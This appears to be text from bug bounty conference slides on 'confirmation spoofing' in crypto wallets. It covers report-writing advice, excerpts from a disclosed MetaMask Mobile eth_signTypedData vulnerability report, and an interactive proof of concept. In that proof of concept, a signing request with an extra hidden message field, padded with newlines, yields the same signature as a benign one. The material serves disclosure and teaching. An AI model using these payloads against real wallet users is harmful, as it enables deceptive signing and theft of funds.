
Confirmation spoofing


REPORTING

CRAFTING IMPACTFUL REPORTS

- ▶ Clear, detailed writeup
- ▶ Weaponized PoC (code + video)
- ▶ Interactive PoC (code + video)
- ▶ Focus on impact, not technicalities
- ▶ Title and executive summary – the most important parts of the report

Name	↑
	impact_demo.tgz 
	 _wallet_impact.mp4 
	 _wallet_root_cause_real.mp4 
	root_cause.tgz 





1. Pair Wallet

Send

Pair wallet with WalletConnect by scanning the QR code with your wallet app.

Note that live-editing React code might cause desync which appears as follows:

- App receives a signing request
- "Output" section remains empty after the request is approved
- Console might contain a message Decoded payload on topic ... is not identifiable as a JSON-RPC request or a response.

If that happens, remove active sessions from the wallet app and try pairing again, possibly with a new url value.

Basic WalletConnect Connection

This request isn't part of the attack so default values can be used as is, however note that:

- the projectId and url values are not verified via the [Verify API](#) which will cause a warning in the subsequent confirmation screens – this can be bypassed with a dedicated setup
- you might want to update chainId to match the chain you're testing on (Ethereum Mainnet is used by default as no transactions are initiated in this demo)

```
1 {
2   "projectId": "b6fed266b918e57e0b9e6f50d3250d45",
3   "metadata": {
4     "name": "My Website",
5     "description": "My Website Description",
6     "url": "https://mywebsite.com",
7     "icons": [
8       "https://cataas.com/cat"
9     ],
10    "verifyUrl": "https://verify.walletconnect.com"
11  },
12  "showQrModal": true,
13  "optionalChains": [
14    1,
15    137,
16    11155111
17  ]
18 }
```

2. Sign Base Request

Send

Sign an eth_signTypedData_v4 request to get the signature for the base request.

Minimal Data Signing Request

A minimal signing request to demonstrate the root cause of the vulnerability.

```
1 {
2   "message": {
3     "msg": "test"
4   },
5   "types": {
6     "EIP712Domain": [
7       {
8         "name": "name",
9         "type": "string"
10      },
11     {
12       "name": "chainId",
13       "type": "uint256"
14     }
15   ],
16   "payload": [
17     {
18       "name": "msg",
19       "type": "string"
20     }
21   ],
22 },
23 "primaryType": "payload",
24 "domain": {
25   "name": "airdrops.eth",
26   "chainId": 1
27 }
```

Output

```
1 {
2   "response":
3     "0x2d614c427947c60e39c0fef7fe8fed08779aee824f66ff3a180b5089c4ba44316d3b86e5bbac595d9cde48ebdef68d814843ea95f58fae86c14303add2257db11b"
4 }
```

3. Sign a Malicious Request

Send

Sign a malicious eth_signTypedData_v4 request.

Vulnerability is present if:

- The request is rendered as a completely different message in the wallet's confirmation prompt
- The signature produced is the same as the base request on the left

Extra Fields in the Message Object

The same issue affects the message object. Extra fields can be added without affecting the signature, as long as they don't have a corresponding type defined.

```
3   "name": "airdrops.eth",
4   "chainId": 1
5 },
6 "types": {
7   "EIP712Domain": [
8     {
9       "name": "name",
10      "type": "string"
11     },
12     {
13       "name": "chainId",
14       "type": "uint256"
15     }
16   ],
17   "payload": [
18     {
19       "name": "msg",
20       "type": "string"
21     }
22   ],
23   "primaryType": "payload",
24   "message": {
25     "extra": "should not be visible\n\n\n\n\n",
26     "msg": "test"
27   }
28 }
```

Output

```
1 {
2   "response":
3     "0x2d614c427947c60e39c0fef7fe8fed08779aee824f66ff3a180b5089c4ba44316d3b86e5bbac595d9cde48ebdef68d814843ea95f58fae86c14303add2257db11b"
4 }
```


REPORTING BEST PRACTICES

Program Rules

Please provide detailed reports with reproducible steps. If the report is not detailed enough to reproduce the issue, the issue will not be eligible for a reward.

- Submit one vulnerability per report, unless you need to chain vulnerabilities to provide impact.
- When duplicates occur, we only award the first report that was received (provided that it can be fully reproduced).
- Multiple vulnerabilities caused by one underlying issue will be awarded one bounty.
- Social engineering (e.g. phishing, vishing, smishing, fraudulent dapps or tokens) is prohibited.
- Make a good faith effort to avoid privacy violations, destruction of data, and interruption or degradation of our service. Only interact with accounts you own or with explicit permission of the account holder.

Keywords to avoid:

- ▶ Content Spoofing
- ▶ Content Injection
- ▶ Social Engineering

REPORTING BEST PRACTICES


- ▶ “What could you do?” > “How?”
- ▶ Lead the executive summary with clear explanation of an attack the business cares about
- ▶ CVSS is not an appropriate scale for all threat models

#2491275

MetaMask Mobile: Content Spoofing Vulnerability in eth_signTypedData Requests

ADD HACKER SUMMARY

TIMELINE · EXPORT

execveat submitted a report to MetaMask.May 5, 2024, 11:09pm UTC

Summary:

The MetaMask mobile application is susceptible to a content spoofing vulnerability within the eth_signTypedData family of requests. Attackers can construct malicious requests that display misleading data to the user.

[REDACTED]: Unsanitized eth_signTypedData Leads to Unauthorized Transactions

Description

This report identifies a critical vulnerability in the way [REDACTED] handles eth_signTypedData requests. The vulnerability allows attackers to craft malicious requests that mislead users by displaying data that differs from the actual payload being signed. This can result in users unknowingly approving harmful actions, leading to unauthorized transactions and asset theft.

As an example, attackers are able to craft a signing request that – if confirmed – would steal user’s ERC20 tokens without the need for any followup user interaction, while being rendered as an innocuous airdrop:

Thank you for your submission. I started the server using yarn.
I connected wallet in step 1. But the send button is not working for me.
The poc url is open in mobile's chrome browser.
Am I missing anything here?

Thank you for providing the additional details. On which step are you trying to scan the qr code?
I dont see it anywhere in the summary.

A video poc would be much appreciated.

Thank you for your submission. I started the server using yarn.
I connected wallet in step 1. But the send button is not working for me.
The poc url is open in mobile's chrome browser.
Am I missing anything here?



Thank you for providing the additional details. On which step are you trying to scan the qr code?
I dont see it anywhere in the summary.

A video poc would be much appreciated.



██████████

• 10:57 AM



Hi Andrew,

It's ██████████ from ██████████. I enjoyed reading your blog and bug bounty report. It looks like our automated system rejected your application but I'd like to get a chance to connect with you. I'm working on another role right now that is not posted if you're still interested in new opportunities.

LESSONS LEARNED

01

Know your strengths

02

Choose your niche wisely

03

Develop custom tools for the edge

04

Invest time in clear, impactful reporting

05

Be patient, but persistent with triagers

PALDIES!!!!111